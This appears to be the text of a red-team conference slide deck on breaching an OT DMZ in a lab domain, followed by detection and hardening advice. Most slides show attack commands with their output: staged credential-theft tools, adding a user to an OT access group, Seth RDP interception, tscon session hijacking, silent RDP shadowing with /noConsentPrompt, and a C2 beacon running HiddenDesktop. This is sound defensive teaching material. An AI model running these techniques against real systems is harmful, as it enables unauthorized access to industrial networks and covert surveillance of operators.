



# Crossing the Line

Advanced Techniques to Breach the OT DMZ



# The OT DMZ

Level 4

Enterprise



Level 3.5


OT DMZ



Level 3

Operations & Control

# Remote Access Architectures



# Credential Harvesting

```
PS C:\Users\operator\Desktop> ls
```

```
Directory: C:\Users\operator\Desktop
```

Mode	LastWriteTime	Length	Name
d-----	7/8/2025 8:06 PM		.ssh
-a-----	6/24/2021 11:57 AM	2244	Jumpbox.rdp

```
PS C:\Users\operator\Desktop> ls C:\Windows\Tasks
```

```
Directory: C:\Windows\Tasks
```

Mode	LastWriteTime	Length	Name
-a-----	7/8/2025 1:33 PM	10136093	LaZagne.exe
-a-----	7/8/2025 1:33 PM	1355264	mimikatz.exe
-a-----	7/8/2025 1:32 PM	697856	Seatbelt.exe
-a-----	7/8/2025 1:34 PM	152064	SharpDPAPI.exe

# Group Memberships

```
PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain tester /add
The request will be processed at a domain controller for domain hacklab.corp.
```

The command completed successfully.

```
PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain
The request will be processed at a domain controller for domain hacklab.corp.
```

Group name	OT Remote Access Users
Comment	


## Members

engineer	jbrown	jump
operator	Smith	svc_guac
tester		

# SETH RDP

```
(operator@redlinux)~/opt/Seth]
```

```
$ sudo ./seth.sh eth1 10.10.10.6 10.10.10.7 10.10.10.10
```



```
by Adrian Vollmer  
seth@vollmer.syss.de  
SySS GmbH, 2017  
https://www.syss.de
```

```
[+] Linux OS detected, using iptables as the netfilter interpreter  
[+] Spoofing arp replies...  
[+] Turning on IP forwarding...  
[+] Set iptables rules for SYN packets...  
[+] Waiting for a SYN packet to the original destination...
```

SySS-Research

<https://github.com/SySS-Research/Seth>



# Remote Desktop Session Hijack

```
PS C:\Users\administrator.HACKLAB\Desktop> .\PSEXEC64.exe -i -s cmd.exe
```

```
PsExec v2.34 - Execute processes remotely  
Copyright (C) 2001-2021 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\system32>query user
```

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
>administrator	console	1	Active	none	7/8/2025 9:57 PM
operator	rdp-tcp#2	2	Active	2	7/8/2025 9:59 PM

```
C:\Windows\system32>tscon.exe 2
```

NT Authority\System

Reference: MITRE ATT&CK – Remote Service Session Hijacking: RDP Hijacking (T1563.002)

<https://attack.mitre.org/techniques/T1563/002/>



# Remote Desktop Shadowing

```
C:\Users\administrator.HACKLAB>reg.exe add "\\LOCALHOST\HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services" /V Shadow /T REG_DWORD /D 4 /F
The operation completed successfully.
```

```
C:\Users\administrator.HACKLAB>reg.exe query "\\LOCALHOST\HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services" /V Shadow
```

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Terminal Services
    Shadow    REG_DWORD    0x4
```

```
C:\Users\administrator.HACKLAB>query user
```


USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
>administrator	console	1	Active	7	7/8/2025 9:57 PM
operator	rdp-tcp#5	4	Active	.	7/8/2025 10:15 PM

```
C:\Users\administrator.HACKLAB>mstsc.exe /shadow:4 /noConsentPrompt
```

**Remote Desktop Session Shadowing:** Allows an attacker with appropriate privileges to silently observe or interact with a user's active RDP session, often without their knowledge.

(Related to MITRE ATT&CK T1563.002 – RDP Hijacking)

# Hidden Desktop (hVNC)



```
192.168... 192.168... http administ... JMP01 artifact_... 5176 x64

Event Log X Listeners X Beacon 192.168.10.70@5176 X Scripts X

[07/08 19:34:21] beacon> inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.o
[07/08 19:34:21] [*] Tasked beacon to inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.o
[07/08 19:34:21] [+] host called home, sent: 10453 bytes
[07/08 19:34:21] [-] Failed to get pipe name
[07/08 19:36:48] beacon> HiddenDesktop 192.168.10.30 1337
[07/08 19:36:48] [+] started reverse port forward on 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Tasked beacon to forward port 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Pipe: \\.\pipe\srvsvc-1-5-5-00968
[07/08 19:36:48] [*] Desktop: sbox_alternate_desktop_0x9430
[07/08 19:36:48] [+] host called home, sent: 10622 bytes
[07/08 19:36:49] [+] received output:
HD connected to pipe
```

**White Knight Labs**

<https://github.com/WKL-Sec/HiddenDesktop?tab=readme-ov-file>

# Hidden Desktop (hVNC) Continued

0x HVNC Server

0x HVNC Operator UI

Quality

Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\administrator.HACKLAB\Desktop>hostname  
JMP01

C:\Users\administrator.HACKLAB\Desktop>  
C:\Users\administrator.HACKLAB\Desktop>\_

# Network Interfaces & Misc Devices

```
American Power Conversion          Network Management Card AOS          v6.2.1
(c) Copyright 2015 All Rights Reserved  Smart-UPS & Matrix-UPS APP      v6.2.1
-----
```

```
Name       : apc1                      Date : 07/30/2018
Contact    : redlogic                  Time : 16:13:27
Location   : upsidedown                User : Super User
Up Time    : 999 Days 12 Hour 21 Minutes  Stat : P+ N+ Net N+ A+
-----
```

Type ? for command listing


Use tcpip command for IP address(-i), subnet(-s), and gateway(-g)

apc>

# Bypass MFA – Insecure Network Design

## Exposed Services

-  RDP 3389
-  SMB 445
-  DCOM 135
-  WinRM 5985/5986



# Defense Detection Opportunities

```
operator@redlinux:$ cat detections.txt
```

## RDP Session Hijacking

- Look for abnormal use of `tscon.exe` (e.g. `/dest:console`)
- Unexpected Logon Type 10 or 7 without preceding Logon/Logoff events
- Session control takeover by `SYSTEM/admin` accounts

## RDP Shadowing (`shadow.exe`)

- Detect `shadow.exe` with `/noConsentPrompt` or `/control flags`
- Monitor for unexpected Session Reconnect events (Event ID 4778)
- Shadowing activity from non-helpdesk accounts

## Hidden Desktop (hVNC-style abuse)

- Unusual desktop creation: `WinSta0\hidden`, `CreateDesktop`, `SwitchDesktop`
- GUI sessions started by non-user processes (e.g. C2 implants)
- Suspicious API usage (e.g. `CreateRemoteThread` into GUI sessions)

# Harden the DMZ – Defensive Takeaways

```
operator@redlinux:$ cat secrets.txt
```

## 1. Secure Remote Access Paths

- Enforce MFA for all remote access sessions (VPN, jump boxes, remote proxies)
- Require user approval for session control features; monitor for abuse
- Terminate idle sessions automatically and log all RDP/remote session activity

## 2. Strengthen Segmentation Points

- Disallow direct RDP from enterprise to OT DMZ – require double-hop through hardened jump servers
- Use separate authentication domains between IT, DMZ, and OT networks

## 3. Harden Jump Servers

- Treat jump hosts as high-value assets: EDR, allowlisting, logging, PAM integration
- Monitor for GUI abuse (hVNC, hidden desktops, unauthorized session creation)
- Rotate credentials frequently and disable clipboard or file redirection

## 4. Enhance Visibility & Detection

- Collect logs from firewall, RDP, PowerShell, and desktop activity (Event IDs: 4624, 4634, 4778, etc.)
- Enable Sysmon to track execution of tools like tscon.exe, shadow.exe, and mstsc.exe
- Alert on anomalous logon patterns or session takeovers
- Baseline normal OT DMZ usage and hunt for deviations